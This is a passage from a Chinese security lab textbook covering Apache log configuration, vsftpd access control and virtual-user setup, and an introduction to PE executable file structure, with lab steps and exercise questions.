日志记录等级，主要情况如表 11-2 所示。

**表 11-2　错误日志记录等级**

| 紧急程度 | 等　级 | 说　明 |
|---|---|---|
| 1 | emerg | 出现紧急情况使得该系统不可用 |
| 2 | alert | 需要立即引起注意的情况 |
| 3 | crit | 危险情况的警告 |
| 4 | error | 除了 emerg、alert、crit 的其他错误 |
| 5 | warn | 警告信息 |

续表

| 紧急程度 | 等　　级 | 说　　明 |
|---|---|---|
| 6 | notice | 需要引起注意的情况 |
| 7 | info | 值得报告的一般情况 |
| 8 | debug | 由运行于 debug 模式的程序产生的消息 |

如果指定了等级 warn，那么记录紧急程度 1～5 的所有错误信息。

错误日志记录格式，从文件内容可以看出错误日志的记录格式为[日期和时间] [错误等级] [错误消息]。

配置访问日志：为了便于分析 Apache 的访问日志，Apache 的默认配置文件中，按记录的信息不同，将访问日志分为 4 类，可以使用 LogFormat 进行定义，具体内容如表 11-3 所示。

**表 11-3　访问日志的格式分类**

| 格式分类 | 格式昵称 | 说　　明 |
|---|---|---|
| 普通日志格式 | common | 大部分的日志分析软件都支持这种格式 |
| 参考日志格式 | referer | 记录客户访问站点的用户身份 |
| 代理日志格式 | agent | 记录请求的用户代理 |
| 综合日志格式 | combined | 结合以上三种日志信息 |

由于综合日志格式简单地综合了三种日志信息，所以配置访问日志时，要么使用三个文件分别记录，要么使用一个综合文件进行记录。Apache 默认的记录格式为：

- LogFormat "%h %l %u %t \"%r\" %>s %b \"%{Referer}i\" \"%{User-Agent}i\"" combined
- CustomLog logs/access_log combined
- 若使用三个文件分别进行记录，可以配置为：
- LogFormat "%h %l %u %t \"%r\" %>s %b" common
- LogFormat "%{Referer}i -> %U" referer
- LogFormat "%{User-agent}i" agent
- CustomLog logs/access_log common
- CustomLog logs/referer_log referer
- CustomLog logs/agent_log agent

LogFormat 的常用指令说明如表 11-4 所示。

**表 11-4　LogFormat 指令常用的格式说明符**

| 格 式 说 明 | 说　　明 |
|---|---|
| %h | 客户机的 IP 地址 |
| %l | 从 identd 服务器中获取远程登录名称 |
| %u | 来自于认证的远程用户 |
| %t | 连接的日期和时间 |

续表

| 格 式 说 明 | 说　　明 |
|---|---|
| %r | HTTP 请求的首行信息 |
| %>s | 响应请求的状态代码 |
| %b | 传送的字节数 |
| %{Referer}i | 发给服务器的请求头信息 |
| %{User-Agent}i | 使用的浏览器信息 |

日志统计分析：Red Hat Linux 9 自带的 Webalizer 是一款高效的、免费的 Web 服务器日志分析程序，其分析结果是 HTML 格式，从而可以很方便地通过 Web 服务器进行浏览，其默认的配置即可工作得很好，无须进行更多的配置。Webalizer 的分析数据应该只能由管理员浏览，所以要在 httpd.conf 内进行认证和授权的配置，添加如下内容：

```
<Directory "/var/www/html/usage">
    AuthType Basic
    AuthName "Admin"
    AuthUserFile /var/www/passwd/.htpasswd
    AuthGroupFile /var/www/passwd/.htpasswdgrp
    require group admin
<Directory>
```

修改配置好之后，重新启动服务器，在客户端的浏览器内输入：http://mysite/usage，经过身份认证之后可以看到如图 11-55 所示的界面。





图 11-55　使用 Webalizer 工具分析访问日志

**【实验报告】**

（1）详细叙述 Web 服务器的配置过程。

（2）请结合 PAM 认证机制对 Web 服务器进行权限分配。

**【思考题】**

查找 Apache 服务器的常见漏洞，分析本机配置的安全性。

## 11.2.2　FTP 服务器的安全配置

**【实验目的】**

掌握 vsftpd 服务器中配置基于本地用户的访问控制和基于主机的访问控制的方法，掌握配置虚拟用户的方法，了解使用虚拟用户的目的。

**【原理简介】**

vsftpd 在 Red Hat Linux 9 下的配置文件主要有三个，分别是：/etc/vsftpd/vsftpd.conf，/etc/vsftpd.ftpusers，/etc/vsftpd.user_list。其中/etc/vsftpd/vsftpd.conf 是主配置文件，vsftpd.ftpusers 指定了哪些用户不能访问 FTP 服务器，vsftpd.user_list 指定的用户是在 vsftpd.conf 中设置了 userlist_enable=YES，userlist_deny=YES 时不能访问服务器，当 userlist_enable=YES，userlist_deny=NO 时只有 vsftpd.user_list 指定的用户才能访问服务器。

在默认的情况下，vsftpd 在 Red Hat Linux 9 的访问控制功能如下。

（1）允许匿名用户和本地用户登录。

（2）匿名用户的登录名为 ftp 或 anonymous，口令为一个 E-mail 地址。

（3）匿名用户不能离开匿名服务器目录/var/ftp，且只能下载不能上传。

（4）本地用户的登录名为本地用户名，口令为本地用户口令。

（5）本地用户可以离开自己的主目录切换至有访问权限的其他目录，并在权限允许的情况下进行上传和下载。

（6）在/etc/vsftpd.ftpusers 登录的用户禁止登录。

虚拟用户只能访问为其提供的 FTP 服务，虚拟用户不能像本地用户那样可以登录系统而访问系统的其他资源，本地用户登录 FTP 访问，容易暴露给外界服务器的用户情况。因此使用虚拟用户能够提供系统的安全性。

传统的 FTP 服务器采用如下方法实现虚拟用户：在本地建立普通用户账号并设置密码，将其登录 Shell 设为不可登录，由系统口令系统对用户进行认证。vsftpd 不采用这种方式“，”通过建立独立的口令库，通过 PAM 进行认证，更加安全和灵活。

**【实验环境】**

Linux 服务器系统，vsftpd 软件包。

**【实验步骤】**

**1. 允许匿名用户上传**

（1）编辑/etc/vsftpd/vsftpd.conf，将#anon_upload_enable=YES 和 #anon_mkdir_write_

enable=YES 前的#去掉。同时 write_enable=YES 有效，编辑完成后退出。

（2）创建匿名上传目录，在 /var/ftp/pub/ 内创建只写目录。使用命令：

```
mkdir /var/ftp/pub/upload
```

下一步，改变权限使匿名用户看不到目录中的内容，输入：

```
chmod 730 /var/ftp/pub/upload
```

长格式的目录列表看起来应该像：

```
drwx-wx---    2 root     ftp         4096 Feb 13 20:05 upload
```

（3）重新启动 FTP 服务器：service vsftpd restart。使用客户端进行测试，测试结果如图 11-56 所示。

```
[newuser1@mylinux newuser1]$ ftp 192.168.0.10
Connected to 192.168.0.10 (192.168.0.10).
220 (vsFTPd 1.1.3)
Name (192.168.0.10:root): ftp
331 Please specify the password.
Password:
230 Login successful. Have fun.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd incoming
250 Directory successfully changed.
ftp> ls
227 Entering Passive Mode (192，168，0，10，110，215)
150 Here comes the directory listing.
226 Directory send OK.
ftp> put test.txt
local: test.txt remote: test.txt
227 Entering Passive Mode (192，168，0，10，184，225)
150 Ok to send data.
226 File receive OK.
11 bytes sent in 0.000183 secs (59 Kbytes/sec)
ftp> cd /pub
250 Directory successfully changed.
ftp> ls
227 Entering Passive Mode (192，168，0，10，218，31)
150 Here comes the directory listing.
-rwxr--r--      1 14          50              29568 Dec 13 07:58 swatch-3.1.1.tar.gz
226 Directory send OK.
ftp> put test.txt
local: test.txt remote: test.txt
227 Entering Passive Mode (192，168，0，10，200，193)
553 Could not create file.
ftp> bye
221 Goodbye.
```

图 11-56　匿名上传结果测试

### 2. 访问控制

限制指定的本地用户不能访问，而其他本地用户可访问，编辑/etc/vsftpd/vsftpd.conf，添加下面的设置：

```
userlist_enable=YES
userlist_deny=YES
userlist_file=/etc/vsftpd.user_list
```

在文件/etc/vsftpd.user_list 中编辑不能访问 FTP 的用户。

限制指定的本地用户可以访问，而其他本地用户不可访问，编辑/etc/vsftpd/vsftpd.conf，添加下面的设置：

```
userlist_enable=YES
userlist_deny=NO
userlist_file=/etc/vsftpd.user_list
```

在文件/etc/vsftpd.user_list 中编辑能访问 FTP 的用户，而其他的本地用户不可以访问 FTP 服务器。

vsftp 通过 TCP_wrapper 实现对主机的访问控制，TCP_wrappe 使用/etc/hosts.allow 和/etc/hosts.deny 进行方法控制，/etc/hosts.allow 是允许表，/etc/hosts.deny 是拒绝表，但/etc/hosts.allow 也允许使用 DENY 表示拒绝，因此也可以只使用/etc/hosts.allow 进行配置。配置的语法形式如下。

vsftpd: 主机列表: setenv VSFTPD_LOAD_CONF 配置文件名

vsftpd 表示对 vsftpd 实施访问控制，setenv VSFTPD_LOAD_CONF 配置文件名—表示当遇到主机表中的主机访问本 FTP 服务器时，使用配置文件对主机进行访问控制。

下面的实验实现如下功能。

（1）拒绝 192.168.2.0/24 访问。

（2）允许 192.168.1.0/24 内的主机进行最大传输速度传输。

（3）对其他主机的访问限制每 IP 的连接数为 1，最大传输速率为 10KB/s。

首先编辑/etc/vsftpd/vsftpd.conf，添加如下内容：

```
tcp_wrappers=YES
local_max_rate=10000
anon_max_rate=10000
max_per_ip=1
```

然后编辑/etc/hosts.allow 文件，添加如下内容：

```
vsftpd: 192.168.1.0/24: setenv VSFTPD_LOAD_CONF /etc/vsftpd/vsftpd_
tcp_wrap.conf
vsftpd: 192.168.2.0/24: DENY
```

再编辑/etc/vsftpd/vsftpd_tcp_wrap.conf，添加如下内容：

```
local_max_rate=0
```

```
anon_max_rate=0
max_per_ip=0
```

然后重新启动服务程序。

**3. 配置虚拟用户的 FTP 服务器**

（1）生成虚拟口令库文件。首先生成一个文本文件 ftppass.txt。内容如下：

```
virtural_user1
qweier82
virtural_user2
i82349s
```

文本格式为奇数行为用户名，偶数行为该用户的口令，即 user1 的口令为 qweier82。然后使用命令 db_load 生产口令库文件：

```
db_load -T -t hash -f  ftppass.txt  /etc/vsftpd/vsftpd_login.db
chmod 600 /etc/vsftpd/vsftpd_login.db
```

（2）生产 vsftpd 的认证文件。编辑/etc/pam.d/vsftp.vu，添加如下内容。

```
auth required  /lib/security/pam_userdb.so db=/etc/vsftpd/vsftpd_login
account required  /lib/security/pam_userdb.so db=/etc/vsftpd/vsftpd_
login
```

（3）建立虚拟用户要访问的目录，并设置权限。

```
useradd -d /home/ftpsite/ virtual
chmod 700 /home/ftpsite/
```

（4）修改 vsftpd 主配置文件 /etc/vsftpd/vsftpd.conf，添加如下内容：

```
listen=YES
anonymous_enable=NO
local_enable=YES
write_enable= NO
anon_upload_enable= NO
anon_mkdir_write_enable= NO
anon_other_write_enable= NO
chroot_local_user=YES
ftpd_banner=This FTP Server is virtual user only
guest_enable=YES
guest_username=virtual
pam_service_name=vsftp.vu
```

（5）虚拟用户的权限分配。在 vsftpd 主配置文件 /etc/vsftpd/vsftpd.conf 中添加如下内容：

```
user_config_dir=/etc/vsftpd_user_conf
```

创建虚拟用户的配置文件存放路径：

```
mkdir /etc/vsftpd_user_conf
```

在目录下为每个用户建立配置文件：文件名同用户名。
virtural_user1 用户具有浏览目录和下载权限，其配置文件内容为：

```
anon_world_ readable_only=NO
```

virtural_user2 用户具有浏览目录、上传、下载、文件改名和删除的权限：

```
anon_world_readable_only=NO
write_enable=YES
anon_upload_enable=YES
anon_other_write_enable=YES
```

（6）重启 vsftpd，并测试。实验结果如下：账户 virtural_user1 测试结果如图 11-57 所示，只能下载不能上传。

```
[newuser1@mylinux newuser1]$ ftp 192.168.0.10
Connected to 192.168.0.10 (192.168.0.10).
220 This ftp server is virtual user only.
Name (192.168.0.10:root): virtural_user1
331 Please specify the password.
Password:
230 Login successful. Have fun.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
227 Entering Passive Mode (192，168，0，10，154，207)
150 Here comes the directory listing.
-rw-r--r--      1 503      503                15 Dec 14 10:40 ftp.txt
226 Directory send OK.
ftp> put test.txt
local: test.txt remote: test.txt
227 Entering Passive Mode (192，168，0，10，194，157)
550 Permission denied.
ftp> get ftp.txt
local: ftp.txt remote: ftp.txt
227 Entering Passive Mode (192，168，0，10，129，82)
150 Opening BINARY mode data connection for ftp.txt (15 bytes).
226 File send OK.
15 bytes received in 6.1e-05 secs (2.4e+02 Kbytes/sec)
ftp> bye
221 Goodbye.
```

图 11-57　virtural_user1 测试结果

账户 virtural_user2 测试结果如图 11-58 所示，既能上传也能下载。

**【实验报告】**

（1）详细叙述 FTP 服务器配置过程。

```
[newuser1@mylinux newuser1]$ ftp 192.168.0.10
Connected to 192.168.0.10 (192.168.0.10).
220 This ftp server is virtual user only.
Name (192.168.0.10:root): virtural_user2
331 Please specify the password.
Password:
230 Login successful. Have fun.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
227 Entering Passive Mode (192，168，0，10，93，121)
150 Here comes the directory listing.
-rw-r--r--        1 503          503                   15 Dec 14 10:40 ftp.txt
226 Directory send OK.
ftp> get ftp.txt
local: ftp.txt remote: ftp.txt
227 Entering Passive Mode (192，168，0，10，211，221)
150 Opening BINARY mode data connection for ftp.txt (15 bytes).
226 File send OK.
15 bytes received in 5.6e-05 secs (2.6e+02 Kbytes/sec)
ftp> put test.txt
local: test.txt remote: test.txt
227 Entering Passive Mode (192，168，0，10，99，151)
150 Ok to send data.
226 File receive OK.
11 bytes sent in 0.0129 secs (0.83 Kbytes/sec)
ftp> bye
221 Goodbye.
```

图 11-58　virtural_user2 测试结果

（2）分析 FTP 服务器常见漏洞和弱点，分析本机配置是否安全。

**【思考题】**

FTP 服务器中用户认证的用户名和口令是采用明文在网络上传输的，很容易被窃听，请通过嗅探器进行验证，并思考如何避免这种攻击。

# 第 12 章 恶意代码处理

## 12.1 PE 文件结构分析

### 12.1.1 PE 文件的基本结构

【实验目的】

熟悉 PE 编辑查看工具，详细了解 PE 文件格式，理解 PE 文件头结构。

【原理简介】

**1. 什么是 PE 文件**

PE 的意思就是 Portable Executable（可移植的执行体），它是 Win32 环境自身所带的执行体文件格式。它的一些特性继承自 UNIX 的 Coff（Common object file format）文件格式。portable 意味着此文件格式是跨 Win32 平台的，即使 Windows 运行在非 Intel 的 CPU 上，任何 Win32 平台的 PE 装载器都能识别和使用该文件格式。当然，移植到不同的 CPU 上 PE 执行体必然得有一些改变。所有 Win32 执行体（除了 VxD 和 16 位的 DLL）都使用 PE 文件格式，包括 NT 的内核模式驱动程序（Kernel Mode Drivers）。

**2. PE 文件基本结构**

（1）所有 PE 文件（甚至 32 位的 DLLs）必须以一个简单的 DOS MZ header 开始。紧随 DOS MZ header 之后的是 DOS stub。DOS stub 实际上是个有效的 EXE，在不支持 PE 文件格式的操作系统中，它将简单显示一个错误提示。大多数情况下它是由汇编器/编译器自动生成。

（2）紧接着 DOS stub 的是 PE header。PE header 是 PE 相关结构 IMAGE_NT_HEADERS 的简称，其中包含许多 PE 装载器用到的重要域。执行体在支持 PE 文件结构的操作系统中执行时，PE 装载器将从 DOS MZ header 中找到 PE header 的起始偏移量。PE 文件的真正内容划分成块，称为 sections（节），每节是一块拥有共同属性的数据，比如代码/数据、读/写等。节的划分是基于各组数据的共同属性，而不是逻辑概念。重要的不是数据/代码是如何使用的，如果 PE 文件中的数据/代码拥有相同属性，它们就能被归入同一节中。

（3）PE header 接下来的数组结构是 section table（节表）。每个结构包含对应节的属性、文件偏移量、虚拟偏移量等。如果 PE 文件里有 5 个节，那么此结构数组内就有 5 个成员。

**3. PE 文件头**

PE 文件头由 IMAGE_NT_HEADERS 结构定义如下：

```
IMAGE_NT_HEADERS  STRUCT
    DWORD  Signature;  //PE 文件标识
    IMAGE_FILE_HEADER  FileHeader;
    IMAGE_OPTIONAL_HEADER32  OptionalHeader;
IMAGE_NT_HEADERS  ENDS
```

PE 文件头的第一个双字是 PE 文件的标志，它被定义为 00004550h，也就是字符串“PE\0\0”。

第二个域是 PE 文件头，为一个 20B 的 IMAGE_FILE_HEADER 结构体，定义如下：

```
IMAGE_FILE_HEADER STRUCT
    WORD  Machine;                //运行平台
    WORD NumberOfSections;        //文件节表(Section)数目
    DWORD  TimeDateStamp;         //文件创建日期和时间
    DWORDPointerToSymbolTable;    //指向符号表(用于调试)
    DWORDNumberOfSymbols;         //符号表中符号的数量
    WORDSizeOfOptionalHeader;     //指示之后的可选头部结构的大小,必须为有效值
    WORDCharacteristics;          //文件属性,比如 dll 或 exe
IMAGE_FILE_HEADER ENDS
```

第三个域是 PE 可选头部，为一个 224B 的 IMAGE_OPTIONAL_HEADER 结构体，定义如下：

```
IMAGE_OPTIONAL_HEADER32  STRUCT
    WORD  Magic;
    BYTE  MajorLinkerVervion;             //链接器版本号
    BYTE  MinorLinkerVervion;
    DWORD  SizeOfCode;                    //所有含代码节的总大小
    DWORD  SizeOfInitializedDate;         //所有含已初始化数据的节的总大小
    DWORD  SizeOfUninitializedDate;       //所有含未初始化数据的节的总大小
    DWORD  AddressOfEntryPoint;           //程序执行入口 RVA
    DWORD  BaseOfCode;                    //代码节的起始 RVA
    …
IMAGE_OPTIONAL_HEADER32 ENDS
```

注：RVA（Relative Virtual Address）代表相对虚拟地址，是虚拟空间到参考点的一段距离。在 PE 文件中，参考点是指 PE 文件装入内存后文件头（而非 PE 文件头）的地址。

**4. 装载 PE 文件的主要步骤**

（1）当 PE 文件被执行，PE 装载器检查 DOS MZ header 里的 PE header 偏移量。如果找到，则跳转到 PE header。

（2）PE 装载器检查 PE header 的有效性。如果有效，就跳转到 PE header 的尾部。

（3）紧跟 PE header 的是节表。PE 装载器读取其中的节信息，并采用文件映射方法将这些节映射到内存，同时附上节表里指定的节属性。

（4）PE 文件映射入内存后，PE 装载器将处理 PE 文件中类似 import table（引入表）的逻辑部分。

**【实验环境】**

Windows XP 系统，UltraEdit，hello-2.5.exe。

**【实验步骤】**

使用 UltraEdit 来分析 PE 文件，有助于深入理解 PE 文件头结构。用 UltraEdit 打开程序 hello-2.5.exe，如图 12-1 所示。





图 12-1　用 UltraEdit 分析打开程序 hello-2.5.exe

用 UltraEdit 分析打开程序 hello-2.5.exe，可以看到，左侧为十六进制数据，右侧为 ASCII 文件，是以 ASCII 字符 MZ 开始的。MZ 是 DOS 头的标志，表示文件开头这些字节是一个 DOS 头。严格来说，DOS 头并不是 PE 文件格式的一部分，但是几乎所有的 PE 文件都是以 DOS 头开始的。从文件起始到 PE 头之间的这个 DOS 头及其后面的一小段内容，叫作 Dos stub。一个 DOS stub 其实就是一个 DOS 程序，其作用主要是为了在非 Win32（比如纯 DOS）环境下显示一个“This program cannot be run in DOS mode”的提示字符串。

根据 PE 文件头的定义，图 12-1 中选中位置为整个 PE 文件头的内容，PE 文件头是以 ASCII 字符 PE 开始的，PE 文件头的结构体定义见原理简介，这里不再赘述。

之后便是节表，该 PE 文件中的节表是以 ASCII 的.text 开始，节表中包含对应节的属性、文件偏移量、虚拟偏移量等。

**【思考题】**

使用 UltraEdit 修改该程序，使得 hello-2.5.exe 程序仅弹出第二个对话框。

## 12.1.2　引入引出函数节分析

**【实验目的】**

了解引入引出函数节的基本组织结构。

**【原理简介】**

（1）引入函数节的基本组织结构如图 12-2 所示。

